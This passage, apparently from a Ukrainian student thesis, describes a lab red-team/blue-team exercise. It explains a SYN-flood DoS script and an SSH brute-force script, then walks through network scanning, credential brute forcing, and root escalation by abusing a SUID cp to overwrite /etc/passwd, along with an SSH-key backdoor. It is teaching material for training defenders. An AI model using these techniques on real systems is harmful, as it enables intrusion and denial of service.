


Рис. 4.31. Схема алгоритму роботи скрипта DoS

Детальний опис алгоритму роботи скрипта:

1. Скрипт зчитує введені користувачем дані (“--target” – IP-адреса комп’ютера призначення, “--port” – порт комп'ютера призначення, “--count” – кількість пакетів які будуть сформовані та відправлені) з консолі.

2. Якщо користувач вводить параметр “--h”, відкривається меню “help”

3. Якщо користувачем було введено параметр “count”, то формується та відправляється відповідна кількість TCP-пакетів з прапорцем Syn на IP-адресу та порт, що були зчитані в кроці 1, якщо ні – формується та відправляється 1 пакет.

4. Якщо користувач порушує синтаксис команди, виводиться повідомлення про виникнення помилки та виводиться приклад правильної команди для подальшого введення.

2) Скрипт для проведення атаки SSH Bruteforce призначений для підбору облікових даних користувача та отримання віддаленого доступу до системи

SSH Bruteforce - метод злому облікових записів шляхом добору паролів до них через сервіс SSH. Суть підходу полягає у послідовному автоматизованому переборі всіх можливих комбінацій символів з метою знайти правильну.




Рис. 4.32. Схема алгоритму роботи скрипта SSH Bruteforce

Детальний опис алгоритму роботи скрипта:

1. Скрипт зчитує введені користувачем дані (“--users” – шлях до файлу словника логінів, “--passes” – шлях до файлу словника паролів, “--host”

– IP-адреса комп’ютера призначення, “--port” - порт комп'ютера призначення) з консолі.

2. Якщо користувач вводить параметр “--h”, відкривається меню “help

3. Якщо користувачем було введено параметр “port”, то відбувається перебір логінів та паролів методом грубої сили через введений порт SSH, якщо ні – відбувається перебір логінів та паролів методом грубої сили через стандартний порт SSH (22).

4. Якщо користувач порушує синтаксис команди, виводиться повідомлення про виникнення помилки та виводиться приклад правильної команди для подальшого введення.

5. Якшо вдалося підібрати логін та пароль, виводиться повідомлення “Brute-force finished”, якщо ні - виводиться повідомлення “ Nope...”

4.2.2. Сценарій атаки та оборони

Сценарій атаки – червона команда вже знаходиться в локальній мережі. Використовуючи операційну систему Kali linux та її інструменти сканування вони сканують локальну мережу на наявність активних хостів. Після знаходження активних хостів, проводится сканування хостів на на наявність в них відкритих портів та служб. Після сканування мережі в червоної команди є повна інформація, яка в подальшому буде використовуватися для атаки.

Використовуючи скрипт для SSH Bruteforce та словник логінів/паролів, червона команда підбирає логін та пароль від хоста на операційній системі Ubuntu. Отримавши доступ до системи жертви, червона команда отримує права root. Використовуючи підміну ssh ключів команда створює бекдор, який забезпечує їм безперешкодний доступ до комп’ютеру жертви. Після отримання доступу, команда червоних завантажує скрипт для DoS атаки веб серверу, який також знаходиться в локальній мережі. Основна ціль червоної

команди досягти відмови веб серверу через скомпрометований хост. Після закінчення атаки команда повинна прибрати всі сліди їх присутності.

Сценарій оборони – синя команда, не знаючи сценарій червоної команди, проводить моніторинг SIEM системи, IDS/IPS Snort на наявність підозрілих дій або шкідливого трафіку. Після виявлення шкідливих дій в системі вони роблять запис в MISP. Команда досліджує скомпрометовану систему на наявність зловмисних слідів та записує всі виявленні підозрілості в Misp. Після виявлення всіх дій червоної команди, синя команда відновлює систему до початкового стану та усуває всі вразливості системи. Після усунення формується звіт.

4.3. Виконання сценарію атаки/оборони

Після формування сценарію для проведення кібернавчання командами атаки та оборони, можемо перейти до його виконання.

4.3.1 Сценарій атаки

1) Розвідка

Використовуючи команду ifconfig команда червоних визначає свою IP адресу та маску мережі.




Рис. 4.31. Визначення IP адреси та маски мережі

Після визначення цих параметрів, команда має представлення яку підмережу потрібно сканувати для знаходження цілі. За допомогою командної строки та програми для сканування Nmap, червона команда проводить сканування мережі 192.168.20.0/24 використовуючи параметр sT – TCP сканування. В результаті, який показано на рисунку 4.32, було виявлено 3 активних хоста.




Рис. 4.32. Сканування мережі

Команда червоних обрала цілю хост з IP адресою 192.168.20.4 тому, що там працює сервіс SSH. Використовуючи Nmap команда більш глибоко сканує хост, щоб дізнатися більше інформації




Рис. 4.33. Глибоке сканування

2) Проникнення

Використовуючи власний скрипт (додаток А) та загальнодоступні словники логінів та паролів, команда проводить bruteforce атаку на сервіс SSH з метою отримання віддаленого доступу до хоста жертви.




Рис. 4.34. SSH Bruteforce

Як ми можемо бачити скрипт перебрав всі варіанти логіну та паролю зі словників та знайшов ті, які підходять (login – «rooty»; pass – 31994).




Рис. 4.35. Отримання логіну та паролю

Використовуючи облікові дані, які були знайдені раніше, команда отримує віддалений доступ до хоста жертви через SSH




Рис. 4.36. Отримання віддаленого доступу до хоста жертви

3) Підвищення прав

Використовуючи find, червона команда намагається знайти на хості жертви SUID файли, за допомогою яких у звичайних користувачів є можливість запускати процес від імені користувача, який створив даний файл.

Як ми можемо бачити, був знайдений файл cp, який дозволяє копіювати будь-який файл з правами root




Рис. 4.37. Використання find для знаходження SUID файла

Використовуючи виконуючий файл CP, червона команда копіює файл passwd, в якому містяться про користувачів системи

Рис. 4.38. Копіювання файлу passwd

Команда генерує хеш пароля для нового користувача hacker




Рис. 4.39. Генерування хеш пароля для користувача hacker

Відкриваємо passwd та вставляємо нового користувача з правами root.




Рис. 4.40. Створення користувача з правами root

Після редагування команда копіює файл passwd в /etc/passwd (файл cp автоматично замінює старий файл на новий)

